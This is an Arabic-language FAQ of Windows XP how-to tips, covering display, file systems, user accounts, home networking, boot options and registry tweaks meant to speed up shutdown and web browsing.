هل يدعم ويندوز XP استخدام أكثر من جهاز عرض متصل بالكمبيوتر؟

نعم يمكّن Windows XP من زيادة إنتاجية العمل عن طريق توسيع حجم سطح المكتب. وبوصل حتى عشرة أجهزة عرض منفردة، يمكنك إنشاء سطح مكتب كبير بشكل كافٍ لاحتواء العديد من البرامج أو الإطارات .

يمكنك العمل على أكثر من مهمة واحدة بسهولة وذلك بتحريك العناصر من جهاز عرض إلى آخر أو بتمديدها عبر العديد من أجهزة العرض. ويمكنك تحرير الصور أو النصوص على أحد أجهزة العرض أثناء مشاهدة عرض على ويب على جهاز آخر. أو يمكنك فتح عدة صفحات لمستند واحد طويل وسحبها عبر أجهزة عرض متعددة لعرض تخطيط النص والرسومات بسهولة. يمكنك أيضاً تمديد جدول بيانات Microsoft Excel عبر جهازي عرض بحيث تستطيع مشاهدة العديد من الأعمدة دون التمرير .

يعمل أحد أجهزة العرض على أنه جهاز العرض الأساسي، وهو الذي سيحتوي على مربع حوار تسجيل الدخول عند بدء تشغيل الكمبيوتر. بالإضافة إلى ذلك ، ستعرض أغلب البرامج إطارات على جهاز العرض الرئيسي عند بدء تشغيلها. يمكن تحديد دقة شاشة وإعدادات نوعية لون مختلفة لكل جهاز عرض .ويمكن أن يتم وصل عدة أجهزة عرض إلى محولات منفردة للرسومات أو إلى محول واحد يعتمد عدة مخارج.على كمبيوتر محمول جهاز العرض الرئيسي هو شاشة العرض .LCD على كمبيوتر مكتبي جهاز العرض الرئيسي هو جهاز العرض المتصل بمنفذ مخرج الفيديو الأول .

لعرض نفس سطح المكتب على أجهزة عرض متعددة قم بما يلي :

-1افتح العرض في لوحة التحكم .

-2في التبويب إعدادات انقر فوق رمز جهاز العرض الذي يمثل جهاز العرض الذي تريد استخدامه بالإضافة إلى جهاز العرض الرئيسي .

-3حدد خانة الاختيار توسيع سطح مكتب Windows داخل جهاز العرض هذا .

يسمح لك تحديد خانة الاختيار توسيع سطح مكتب Windows داخل جهاز العرض هذا بسحب العناصر عبر الشاشة على أجهزة العرض البديلة.أو يمكنك تغيير حجم إطار لتمديده عبر أكثر من جهاز عرض واحد.

ما هو نظام الملفات الذي ينصح باستخدامه FAT32 أمNTFS ؟

NTFSهو نظام الملفات الذي ينصح به وذلك للأسباب التالية :

NTFS -1أكثر فعالية من FAT أوFAT32 ، ويتضمن الميزات المطلوبة لاستضافة Active Directoryبالإضافة إلى ميزات الأمان الهامة الأخرى. يمكنك استخدام الميزات مثل Active Directoryوالأمان المستند إلى المجال فقط عن طريق اختيار NTFS كنظام للملفات لديك .

-2كي تتم المحافظة على التحكم بالوصول إلى الملفات والمجلدات ودعم حسابات محدودة، عليك استخدام .NTFS إذا استخدمتFAT32 ، سيكون لكافة المستخدمين حق الوصول إلى كافة الملفات على محرك الأقراص الثابتة لديك، بغض النظر عن نوع الحساب الخاص بهم (مسؤول، أو محدود، أو قياسي (.

NTFS -3هو نظام الملفات الذي يعمل بالشكل الأفضل مع الأقراص الكبيرة. (إن ثاني أفضل نظام للملفات للأقراص الكبيرة هو (.FAT32

-4الثبات : فنظام الملفات NTFS يحتوي على نسختين مشابهتين لنظام الملفات FAT و تسمى كل نسخة منها MFT(Master File Table)و هو يشبه قاعدة البيانات ، فإذا تشوهت النسخة الأصلية من MFT نتيجة لظهور bad sector فإن النظام عند التشغيل التالي للجهاز يستخدم النسخة الأخرى من MFT و ينشئ تلقائيا نسخة جديدة مع الأخذ بعين الإعتبار وجود الباد سيكتر ، لهذا فإن هذا النظام يضمن حفظ البيانات من الضياع أو الخراب .

-5ضغط البيانات فهذا النظام يسمح لك بضغط الملفات أو المجلدات و تصغير حجمها بشكل ملحوظ دون الحاجة الى ضغط القرص كاملا كما في .DriveSpace

-6و من المميزات الممتازة دعمه لل ISO Unicode و الذي يسمح باستخدام ١٦ بت لترميز كل حرف أو رمز و ليس كما في ASCII و الذي يستخدم ٨ أو ٧ بت فقط ، و هذا يعني باختصار أنك تستطيع تسمية ملفاتك بأي لغة كانت حتى الصينية دون الحاجة الى تغيير صفحة الترميز Code Page كما في الدوس و .W9x

-7الملفات المتفرقة. هذه الملفات هي ملفات كبيرة جداً من حيث الحجم ويتم إنشاؤها من قبل التطبيقات بشكل تكون فيها مساحة القرص المطلوبة محدودة. أي أن NTFS يخصص مساحة القرص فقط لأجزاء الملف التي تتم الكتابة إليها .

-8تسجيل الاسترداد لبيانات تعريفNTFS ، والذي يساعدك في استعادة المعلومات بسرعة عند حدوث فشل في الطاقة أو عند حدوث مشكلة أخرى في النظام. يسمح هذا بالوصول إلى وحدة التخزين فوراً بعد إعادة تشغيل الكمبيوتر دون انتظار chkdsk.exe حتى يعمل .

-9الحصص النسبية للقرص، والتي يمكن استخدامها لمراقبة مقدار مساحة القرص المستخدمة من قبل المستخدمين الفرديين والتحكم بها .

هناك حالة واحدة ربما ترغب فيها باختيار FAT أو FAT32 كنظام للملفات لديك .إذا كان من الضروري في بعض الأحيان تشغيل الكمبيوتر مع إصدار سابق من Windows وفي أحيان أخرى تشغيلWindows XP ، فأنت بحاجة لقسم FAT أو FAT32 كقسم أساسي (أو قسم بدء تشغيل) على القرص الثابت. لا يمكن لمعظم الإصدارات السابقة من Windows الوصول إلى القسم في حال استخدامه للإصدار الأحدث من .NTFS هناك استثناءان هما Windows 2000 و Windows NT

4.0مع Service Pack 4 أو الأحدث. يستطيع Windows NT 4.0 مع Service Pack 4 أو الأحدث الوصول إلى الأقسام ذات الإصدار الأحدث منNTFS ، لكن مع بعض القيود: لا يمكنه الوصول إلى الملفات المخزنة باستخدام ميزات NTFS التي لم تكن موجودة عند إصدارWindows NT 4.0 ، بالإضافة الى أن نظام الملفات NTFS يعمل بشكل أبطئ من نظام FAT32 و ذلك لأن النظام الأول يحمل الكثير من البرامج في الذاكرة مما يسبب بطئا في العمل ، لهذا يعتبر نظام FAT32 الأسرع و يحتاج الى ذاكرة أقل .

بالنسبة لأي حالة مختلفة عن حالة أنظمة التشغيل المتعددة، فإن نظام الملفات المنصوح به هو NTFS.

للتحويل من نظام الملفات FAT32 الى NTFS قم بما يلي :

انقر فوق ابدأ، وأشر إلى كافة البرامج، وأشر إلى البرامج الملحقة، ومن ثم انقر فوق موجه الأوامر، في إطار موجه الأوامر، اكتب :

drive_letter: /fs:ntfs convert

على سبيل المثال، تؤدي كتابة convert D: /fs:ntfs إلى تهيئة محرك الأقراص D: بالتنسيق ntfs.

التحويل العكسي من NTFS الى FAT32 غير ممكن و سيسبب ضياع للبيانات الا في حالة استخدام برنامج مثل.PARTITION MAGIC 7

كيف أضيف البرامج التي أستخدمها كثيرا الى قائمة إبدأ؟

سنعطي مثال لإضافة الحاسبة الى قائمة إبدأ :

-1انقر فوق ابدأ، ثم انقر فوق كافة البرامج .

-2انقر فوق البرامج الملحقة وأشر إلى الحاسبة .

-3انقر بزر الماوس الأيمن فوق الحاسبة ثم انقر فوق إضافة إلى القائمة ابدأ .

-4انقر في أي مكان من سطح المكتب للخروج من القائمة ابدأ .



ما هو معالج تنظيف سطح المكتب؟

رموز الاختصارات مفيدة جداً، لكنها سرعان ما تتجمع على سطح المكتب. معالج "تنظيف سطح المكتب" يحل المشكلة! يزيل المعالج من سطح المكتب الرموز التي لم تنقر فوقها خلال الأيام الستين الماضية وينقلها إلى مجلد يدعى "اختصارات سطح المكتب غير المستخدمة." ويمكنك فتح المجلد لاستعادة أي من الرموز (النقر فوقها يعيدها إلى سطح المكتب من جديد)، أو يمكنك ببساطة إرسالها إلى سلة المحذوفات .

لتفعيل معالج تنظيف سطح المكتب :

-1انقر فوق ابدأ، ثم انقر فوق لوحة التحكم .


-2انقر فوق المظهر والسمات .

-3ضمن اختر مهمة، انقر فوق تغيير دقة الشاشة .

-4في التبويب سطح المكتب، انقر فوق تخصيص سطح المكتب .

-5حدد خانة الاختيار تشغيل "معالج تنظيف سطح المكتب كل ٦٠ يوم، ثم انقر فوق موافق .

إذا أردت تنظيف سطح المكتب من الملفات غير المستخدمة بين تواريخ عمل المعالج، فاتبع ببساطة الخطوات من ١ إلى ٤ الموصوفة أعلاه، ثم انقر فوق الزر المسمى تنظيف سطح المكتب الآن



ما هي أنواع حسابات المستخدمين؟

هناك ثلاثة أنواع من حسابات المستخدمين :

1-حساب مسؤول الكمبيوتر - يعطي المالك قدرة غير محدودة لتعديل الكمبيوتر بأي طريقة، والأهم من ذلك عرض وتغيير محتويات كافة الحسابات الأخرى. وبشكل عام، يملك واحد من مستخدمي كمبيوتر مشترك حساب مسؤول الكمبيوتر - الريس! ويستطيع من يملك حساب مسؤول الكمبيوتر، من بين مهام أخرى :

إنشاء وحذف حسابات المستخدمين على الكمبيوتر .

تغيير اسم، وصورة، وكلمة مرور، ونوع أي من حسابات المستخدمين .

تثبيت البرامج والأجهزة وإلغاء تثبيتها .

تغيير كافة إعدادات النظام .

ولكن ، لا يستطيع مالك حساب مسؤول الكمبيوتر تغيير حسابه إلى نوع آخر من أنواع الحسابات إلاّ إذا بقي حساب مسؤول كمبيوتر واحد على الأقل. إن ذلك يضمن أن يبقى دوماً من هو قادر على التحكم الكامل بتشغيل الكمبيوتر .

2-الحساب القياسي - يتوفر هذا الحساب لمستخدمي Windows XP Professional الذين يستخدمون أجهزة الكمبيوتر في بيئة المجال. وبواسطة الحساب القياسي، يستطيع المستخدم :

تثبيت البرامج والأجهزة وإلغاء تثبيتها، شرط ألاّ يؤدي ذلك إلى تعديل إعدادات في الكمبيوتر تم تقييدها من قبل مالك حساب مسؤول الكمبيوتر .

إنشاء كلمة مرور الحساب، وتغييرها، وإزالتها .

تغيير صورة الحساب .

3-الحساب المحدود - يعتبر تعيين حسابات المستخدمين المحدودة طريقة فعالة لمنع المستخدمين قليلي الخبرة أو غير المخولين من تغيير إعدادات الكمبيوتر وحذف الملفات الهامة. ويستطيع مالكو الحسابات المحدودة فقط :

إنشاء، أو تغيير، أو حذف كلمات المرور الخاصة بهم .

تغيير صور الحسابات الخاصة بهم .

بالإضافة الى ذلك هناك حساب Guest) الضيف):

تسمح ميزة الوصول إلى Guest في Windows XP لشخص ليس من المستخدمين النظاميين للكمبيوتر المشترك بتشغيله كما لو أنه يملك حساباً محدوداً. الوصول إلى Guest غير محمي بكلمة مرور. ويسهل استخدام الحساب Guest للزوار تسجيل الدخول بسرعة لمراجعة البريد الإلكتروني، واستعراض إنترنت، وكتابة المستندات وطباعتها، وتنفيذ نشاطات مشابهة .

عملية إعداد حسابات المستخدمين سهلة، ولكن يجب أن تتذكر إعداد حساب مسؤول الكمبيوتر الخاص بك أولاً. فإذا لم تفعل، لن يكون بإمكانك إعداد الحسابات الأخرى. تظهر أسماء حسابات المستخدمين التي تقوم بإعدادها مرتّبةً على شاشة الترحيب وبشكل إفرادي في قائمة ابدأ الخاصة بمالك كل حساب .

لإعداد حسابات المستخدمين قم بما يلي :

1-انقر فوق ابدأ ، ثم انقر فوق لوحة التحكم .

2-انقر فوق حسابات المستخدمين .

3-ضمن اختر مهمة، انقر فوق إنشاء حساب جديد .

4-على صفحة اسم الحساب الجديد، اكتب اسماً للحساب الجديد، ثم انقر فوق التالي .

5-على صفحة اختر نوع حساب، انقر فوق نوع الحساب الذي تريد تعيينه، ثم انقر فوق إنشاء حساب .

إذا كنت لا ترغب في وجود حساب Guest فبإمكانك تعطيله كما يلي :

1-انقر فوق ابدأ، ثم انقر فوق لوحة التحكم .

2-انقر فوق حسابات المستخدمين .

3-ضمن أو اختر حساباً لتغييره، انقر فوق .Guest

4-على صفحة ما الذي تريد تغييره في حسابGuest ، انقر فوق إيقاف تشغيل حساب.Guest

ما هي طريقة تغيير صورة الحساب في شاشة الترحيب التي تظهر عند بدء تشغيل ويندوزXP ؟

لإضفاء لمسة شخصية، يمكن لـ Windows XP عرض صورة شخصية أو أية صورة بجانب أسماء مالكي الحسابات على شاشة الترحيب. وفي حين يستطيع مسؤول الكمبيوتر تعيين الصور لكافة المستخدمين، يمكن لأي مالك حساب اختيار صورته الخاصة. وإليكم الطريقة :

-1انقر فوق ابدأ، ثم فوق لوحة التحكم .

-2انقر فوق حسابات المستخدمين .

-3ضمن اختر مهمة، انقر فوق تغيير حساب .

-4على صفحة اختر حساباً لتغييره، انقر فوق حساب المستخدم .

-5على صفحة ما الذي تريد تغييره في حساب المستخدم، انقر فوق تغيير الصورة .

-6على صفحة اختر صورة جديدة لحساب المستخدم، انقر فوق واحدة من الصور المعروضة، أو فوق الاستعراض لعرض المزيد من الصور .

-7في مجلد الصور، أو أي مجلد آخر في قائمة بحث في، انقر فوق الصورة التي تريد استخدامها للحساب، ثم انقر فوق فتح .

-8يتم عندها عرض الصورة، وتحديدها على صفحة اختر صورة جديدة لحساب المستخدم .

-9انقر فوق تغيير الصورة.

ما هي طريقة تحسين ظهور خطوط الشاشة عند استخدام أجهزة العرض المسطحة LCD أو أجهزة الكمبيوتر المحمولة؟

يوفر ويندوز XP خاصية جديدة تسمى ClearType تؤدي الى تحسين كبير في في ظهور الخطوط على شاشات LCD و كأنك تقرأ من كتاب و هذه مقارنة بين مظهر الخطوط قبل و بعد استخدام خاصية ClearType :

لاستخدام ClearType من أجل خطوط الشاشة قم بما يلي :

-1افتح العرض في لوحة التحكم .

-2في التبويب المظهر, انقر فوق مؤثرات .

-3في مربع الحوار مؤثرات، حدد خانة الاختيار استخدام الأسلوب التالي لتجانس حواف خطوط الشاشة .

-4انقر فوق ClearType في القائمة .

كما بإمكانك أن تتحكم بدرجة استخدام ClearType لتلائم أنسب رؤية لك من خلال هذه الصفحة التي أعدتها ميكروسوفت :

http://www.microsoft.com/typography...ypeactivate.htm

ما هي طريقة إعداد شبكة الإتصال المنزلية في ويندوزXP ؟

إن ربط أجهزة الكمبيوتر لتشكيل شبكة اتصال يزيد كثيراً من إمكانياتها ويمكن أن يوفّر نقودك! فإذا كان بيتك يحتوي على جهازي كمبيوتر أو أكثر فعن طريق وصلها بشبكة اتصال، يمكنك :

أن تتشارك باتصال إنترنت وحيد. يملك Microsoft® Windows® XP ميزة تدعى مشاركة اتصال إنترنت. (ICS) وباستخدامICS ، يشارك كمبيوتر واحد، يدعى مضيفICS ، اتصال إنترنت الخاص به مع باقي أجهزة الكمبيوتر على شبكة الاتصال. وعن طريق مشاركة اتصال إنترنت وحيد، يمكنك بشكل متزامن التنقل في ويب على جهازك بينما يقوم فرد آخر من العائلة بمراجعة البريد الإلكتروني على كمبيوتر آخر .

أن تتشارك بالطابعة، والماسح، والأجهزة الأخرى. قد يكون لديك طابعة متصلة بكمبيوتر في غرفة أخرى. باستخدام شبكة الاتصال المنزلية، يمكنك الطباعة على هذه الطابعة من الكمبيوتر الذي في غرفتك. لم تعد بحاجة إلى نسخ الملف على قرص مرن وأخذه إلى الكمبيوتر الذي يملك الطابعة .

أن تتشارك بالملفات والمجلدات .افرض أن ابنك طلب إليك النظر إلى تقرير مدرسي موجود على الكمبيوتر في غرفة نومه .عندما تكون أجهزة الكمبيوتر مرتبطة بشبكة اتصال يمكنك، على سبيل المثال، فتح الملف من جهازك، وإجراء التغييرات، ثم حفظ الملف على كمبيوتر ابنك .

أن تلعب ألعاب الكمبيوتر متعددة اللاعبين. عن طريق شبكات الاتصال ومشاركة اتصال إنترنت، يمكن لأفراد العائلة أن يلعبو ألعاباً على أجهزة كمبيوتر منفصلة مع بعضهم أو على إنترنت .وبينما هم يلعبون، يمكنك أيضاً التنقل في ويب — على سبيل المثال، زيارة مواقع الرياضة والمال المفضلة لديك .

وهناك المزيد: يجعل Microsoft Windows XP استخدام شبكات الاتصال أسهل من أي وقت مضى. ولكن عليك أولاً ربط أجهزة الكمبيوتر ببعضها، عن طريق تثبيت الأجهزة المناسبة في كل منها وعن طريق وصلها بالأسلاك أو بوسائط التقنية اللاسلكية .

بعد توصيل جميع مكونات الشبكة في جميع الأجهزة يتبقى تشغيل معالج "إعداد شبكة الاتصال" في Windows XP. وسيكون عليك عمل ذلك على الكمبيوتر المضيف لـ ICS أولاً، ثم على كلّ من أجهزة الكمبيوتر العميلة .

يرشدك المعالج أثناء تنفيذ الخطوات التالية :

تكوين محولات شبكة الاتصال .

تكوين كافة أجهزة الكمبيوتر لكي تتشارك باتصال إنترنت وحيد .

تسمية كل كمبيوتر .

المشاركة التلقائية لمجلد Shared Files مع أجهزة الكمبيوتر الموجودة على شبكة الاتصال .

المشاركة التلقائية للطابعات المتصلة بأجهزة الكمبيوتر الموجودة على شبكة الاتصال .

تثبيت جدار حماية .

تثبيت مكونات جسور شبكة الاتصال .

تثبيت مكونات .Control Internet Connection Sharing Discovery and

لتشغيل معالج "إعداد شبكة الاتصال" على كمبيوتر Windows XP المضيف لـ ICS قم بما يلي :

انقر فوق ابدأ، ثم انقر فوق لوحة التحكم .

انقر فوق اتصالات شبكة الاتصال وإنترنت ، ثم انقر فوق إعداد شبكة اتصال منزلية أو شبكة مكتب صغير أو تغييرها .

اتبع الإرشادات التي تظهر على الشاشة. عين هذا الكمبيوتر (المضيف) على أنه الجهاز الذي يشارك اتصال إنترنت الخاص به. وبعد تشغيل المعالج على الكمبيوتر المضيف لـ ICS ، قم بتشغيله على أجهزة الكمبيوتر العميلة عن طريق تنفيذ الخطوات التالية :

أدخل القرص المضغوط لـ .Windows XP

على القائمة التي تظهر، انقر فوق تنفيذ مهام إضافية .

على القائمة التالية التي تظهر، انقر فوق إعداد شبكة اتصال منزلية أو شبكة مكتب صغير .

إذا لم يكن لديك القرص المضغوط لـ Windows XP ، فيمكنك نسخ معالج" إعداد شبكة الاتصال" على قرص مرن أثناء تشغيل المعالج على الكمبيوتر المضيف لـ .ICS بعدئذٍ استخدم القرص المرن لتشغيل المعالج على أجهزة الكمبيوتر العميلة. يتم إنشاء القرص عند تشغيل معالج " إعداد شبكة الاتصال ."

لتشغيل معالج "إعداد شبكة الاتصال" من قرص مرن قم بما يلي :

أدخل قرص إعداد شبكة الاتصال في الكمبيوتر الذي تريد وصله إلى الشبكة .

انقر نقراً مزدوجاً فوق جهاز الكمبيوتر .

انقر نقراً مزدوجاً فوق قرص مرن ٣,٥ .(A:)

انقر نقراً مزدوجاً فوق netsetup.exe.

يقوم المعالج باختبار للتأكد من صحة عمل كل شيء على شبكة الاتصال. وعندما ينتهي، تكون جاهزاً للاستمتاع بشبكة الاتصال المنزلية.!

ما هي طرق تسريع إيقاف تشغيل الجهاز في ويندوزXP ؟

-1اذهب الى Administrative Tools>Local Security Policy>Local Policies, Security Optionsثم اذهب الى المفتاح Shutdown: Clear virtual memory pagefile when system shuts downو قم بتعطيله .DISABLE

-2بالذهاب الى Start>Run ثم اكتب regedit و هناك اذهب الى HKEY_CURRENT_USER\Control Panel\Desktopثم غير قيمة المفتاح WaitToKillAppTimeoutمن ٢٠٠٠٠ الى ٣٠٠٠ .

-3بالذهاب الى Start>Run ثم اكتب regedit و هناك اذهب الى HKEY_LOCAL_MACHINE\System\CurrentControlSet\Contro l lو غير قيمة المفتاح من ٢٠٠٠٠ الى ٣٠٠٠ .

-4اذهب الى أدوات إدارية ثم خدمات و قم بإيقاف هذه الخدمة في حال وجودها Nvidia Driver Helper service.

-5إذا كان لديك هذا المودم Intel Ambient HaM modem فإن درايفراته تسبب بطئ كبير في إيقاف التشغيل حاول أن تجد درايفرات متوافقة مع ويندوز XP.

-6تحديث البيوس وذلك بتحميل الملفات الضرورية للتحديث من موقع الشركة المنتجة للبيوس .

-7قبل إيقاف التشغيل حاول أن تغلق جميع البرامج المفتوحة.

ما هي خيارات تشغيل ويندوزXP ؟

في بداية تشغيل الكمبيوتر و عند ظهور شعار ويندوز فإن الضغط على F8 يعطي عدة خيارات للدخول الى ويندوز ففي حال عدم بدء تشغيل الكمبيوتر، من الممكن أن تبدأ تشغيل الكمبيوتر في الوضع الآمن. في الوضع الآمن، يستخدم Windows الإعدادات الافتراضية) جهاز عرضVGA ، برنامج تشغيل الماوس فيMicrosoft ، بدون أي اتصال بشبكة الاتصال، والحد الأدنى من برامج تشغيل الجهاز المطلوبة لبدء تشغيل Windows).

في حال لم يعمل الكمبيوتر بعد أن قمت بتثبيت برامج جديدة، من الممكن أن تبدأ تشغيله باستخدام الحد الأدنى من الخدمات في الوضع الآمن ثم تغيير إعدادات الكمبيوتر أو إزالة البرامج المثبتة حديثاً والتي تسبب المشكلة. يمكنك إعادة تثبيت حزمة الخدمة ثانية أو نظام التشغيل بالكامل، إذا كان ذلك ضرورياً .

في حال عدم ظهور أعراض العطل مرة أخرى عند التشغيل في الوضع الآمن ، يمكنك إهمال اعتبار الإعدادات الافتراضية وبرامج تشغيل الأجهزة في حدها الأدنى كأسباب محتملة لعدم قدرة الكمبيوتر على

بدء التشغيل .

خيارات بدء التشغيل هي :

1- Safe Mode

التشغيل باستخدام الملفات الأساسية وبرامج التشغيل (الماوس، عدا أجهزة الماوس التسلسلية؛ وجهاز العرض؛ ولوحة المفاتيح؛ وجهاز تخزين ذو سعة عالية؛ جهاز الفيديو الأساسي؛ وخدمات النظام الافتراضية؛ وبدون اتصالات شبكة) فقط. في حال لم يعمل الكمبيوتر باستخدام الوضع الآمن، فقد تكون بحاجة لاستخدام ميزة وحدة التحكم بالاسترداد لإصلاح النظام .

2- Safe Mode with Networking

التشغيل باستخدام الملفات وبرامج التشغيل الأساسية فقط، إضافةً إلى اتصالات الشبكة .

3- Safe Mode with Command Prompt

التشغيل باستخدام برامج التشغيل والملفات الأساسية فقط. بعد تسجيل الدخول، يتم عرض موجه الأوامر بدلاً من واجهة التطبيق الرسومية لـ .Windows

4- Enable Boot Logging

التشغيل أثناء تسجيل كافة برامج التشغيل والخدمات التي كانت محملة (أو التي لم تكن) من قبل النظام إلى ملف. يدعى هذا الملف ntbtlog.txt وهو موجود في مجلد ويندوز،. يعتبر تسجيل التمهيد مفيد لتحديد السبب في مشاكل بدء تشغيل النظام .

5- Enable VGA Mode

بدء التشغيل باستخدام برنامج تشغيل VGA الأساسي. هذا الوضع مفيد عندما تكون قد قمت بتثبيت برنامج تشغيل جديد لبطاقة الفيديو الذي تسبب في عدم بدء تشغيل Windows بشكل صحيح .

6- Last Known Good Configuration

بدء التشغيل باستخدام معلومات التسجيل وبرامج التشغيل التي قام Windows بحفظها عند آخر إيقاف تشغيل. يتم فقدان أية تغييرات تمت منذ آخر بدء تشغيل ناجح. استخدم Last Known Good Configurationفقط في حالات التكوين غير الصحيح. ولكنه لا يحل المشاكل التي تسببها الملفات أو برامج التشغيل المفقودة أو المعطوبة .

7- Directory Service Restore Mode

هذا من أجل أنظمة تشغيل الملقم ويستخدم فقط في إستعادة دليل SYSVOL وخدمة دليل Active Directoryعلى وحدة تحكم مجال .

8- Debugging Mode

بدء التشغيل أثناء إرسال معلومات التصحيح عبر كابل تسلسلي إلى كمبيوتر آخر .

إذا كنت تستخدم، أو قد استخدمت، خدمات التثبيت عن بعد لتثبيت Windows على الكمبيوتر، قد تشاهد خيارات إضافية متعلقة باستعادة أو استرداد النظام باستخدام خدمات التثبيت عن بعد.

هل هناك طريقة لتسريع تصفح مواقع الإنترنت في ويندوزXP ؟

نعم يوجد و ذلك ممكن كما يلي :

-1إنشاء مستند جديد في Notepad أو المفكرة و كتابة الأسطر التالية :

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters]

"CacheHashTableBucketSize"=dword:00000001

"CacheHashTableSize"=dword:00000180

"MaxCacheEntryTtlLimit"=dword:0000fa00

"MaxSOACacheEntryTtlLimit"=dword:0000012d

ثم حفظ الملف باسم dnscache.reg :

بعد حفظ الملف قم بإغلاقه ثم فتح المجلد الذي يحتوي عليه و انقر عليه مرتين ثم اضغط موافق عند ظهور رسالة تبلغك بإضافة الملف الى سجل النظام .

-2اذهب الى ابدأ ثم تشغيل و اكتب gpedit.msc ثم موافق .

اذهب من) local computer policy النهج الكمبيوتر المحلي) ثم من تكوين الكمبيوتر اذهب الى (administrative templatesقوالب الإدارة) ثم الى network ثم اضغط على QoS Packet Schedulerو من النافذة المقابلة انقر مرتين على limit reservable bandwidth و اختر تمكين enabledومن Bandwidth limit % غير الرقم من ٢٠ الى ٠ ثم موافق و أعد تشغيل الجهاز.

ما هي أدوات سطر الأوامر الجديدة في ويندوزXP ؟

bootcfgتكوين أو استعلام أو تغيير إعدادات الملف .Boot.ini

defragتحديد موقع ودمج ملفات التمهيد المجزأة، وملفات البيانات, والمجلدات في وحدات التخزين المحلية .

diskpartإدارة الأقراص أو الأقسام أو وحدات التخزين .

driverqueryالاستعلام عن قائمة برامج التشغيل وخصائصها .

eventcreateتمكين المسؤول من إنشاء حدث مخصص في سجل أحداث معين .

eventqueryسرد الأحداث وخصائصها من سجل أحداث واحد أو أكثر .

eventtriggersعرض مشغلات الحدث وتكوينها في أجهزة محلية أو بعيدة .

fsutilإدارة نقاط إعادة التوزيع، أو إدارة ملفات متفرقة، أو إلغاء تحميل وحدة تخزين، أو توسيع وحدة تخزين .

getmacالحصول على عنوان التحكم بالوصول للوسائط (MAC) وقائمة ببروتوكولات الشبكة

helpctrلبدء تشغيل Help and Support Center

ipseccmdتكوين نهج أمان بروتوكول إنترنت (IPSec) في خدمة الدليل، أو في تسجيل محلي أو بعيد .

Ipseccmdهو إصدار سطر أوامر من الأداة الإضافية وحدة التحكم بالإدارة لـ Microsoft (MMC)لنهج أمان بروتوكول إنترنت .

logmanإدارة وجدولة مجموعات عدادات الأداء وسجلات تعقب الأحداث في أنظمة محلية وبعيدة .

openfilesالاستعلام عن الملفات المفتوحة أو عرضها أو فصلها .

pagefileconfigعرض وتكوين إعدادات ملف ترحيل الذاكرة الظاهرية للنظام .

perfmonتمكين إمكانية فتح وحدة تحكم الأداء المكونة بواسطة ملفات الإعدادات من إصدار Windows NT 4.0لمراقب الأداء .

prncnfgتكوين أو عرض معلومات التكوين حول طابعة ما .

prndrvrإضافة وحذف وسرد برامج تشغيل الطابعة من ملقمات طابعة محلية أو بعيدة .

prnjobsإيقاف مهام الطباعة مؤقتا واستئنافها وإلغاؤها .

prnmngrإضافة طابعات أو اتصالات الطابعة وحذفها وسردها، بالإضافة إلى تعيين الطابعة الافتراضية وعرضها .

prnportإنشاء منافذ الطابعة TCP/IP القياسية وحذفها وسردها، بالإضافة إلى عرض تكوين المنفذ وتغييره .

prnqctlطباعة صفحة اختبار، وإيقاف الطابعة مؤقتاً أو استئناف عملها، ومسح قائمة انتظار الطابعة .

relogاستخراج عدادات الأداء من سجلات عدادات الأمان بتنسيقات أخرى، مثل text-TSV (للنص المفصول بعلامات جدولة)، أو text-CSV (للنص المفصول بفواصل)، أوbinary-BIN ، أو SQL.

scاسترداد المعلومات حول الخدمات وتعيينها. اختبار برامج الخدمات وتصحيحها .

schtasksجدولة الأوامر والبرامج لتعمل دورياً أو في وقت معين. إضافة مهام وإزالتها من الجدول، وبدء المهام عند الطلب وإيقافها، وعرض المهام المجدولة وتغييرها .

shutdownإيقاف تشغيل كمبيوتر محلي أو بعيد أو إعادة تشغيله .

systeminfoاستعلام النظام عن معلومات تكوين النظام الأساسية .

taskkillإنهاء مهمة أو عملية واحدة أو أكثر .

tasklistعرض قائمة بالتطبيقات، والخدمات، ومعرف المعالج (PID) الذي يعمل حالياً إما في كمبيوتر محلي أو بعيد .

tracerptمعالجة سجلات تعقب الأحداث أو بيانات الوقت الحقيقي من موفري تعقب الأحداث الآلية والسماح بإنشاء تقارير تحليل التعقب وملفات CSV (المفصولة بفواصل) من أجل الأحداث التي تم إنشاؤها .

typeperfكتابة بيانات عداد الأداء إلى إطار الأوامر أو إلى تنسيق ملف السجل المعتمد .

WMICتسهيل استخدام Windows Management Insturmentation (WMI) والأنظمة التي تمت إدارتها من خلال.WMI

هل يستطيع ويندوز XP مساعدتي في حل المشاكل التي تطرأ على جهازي؟

نعم يتوفر في ويندوز XP المعالجات التالية لاستكشاف الأخطاء وإصلاحها :

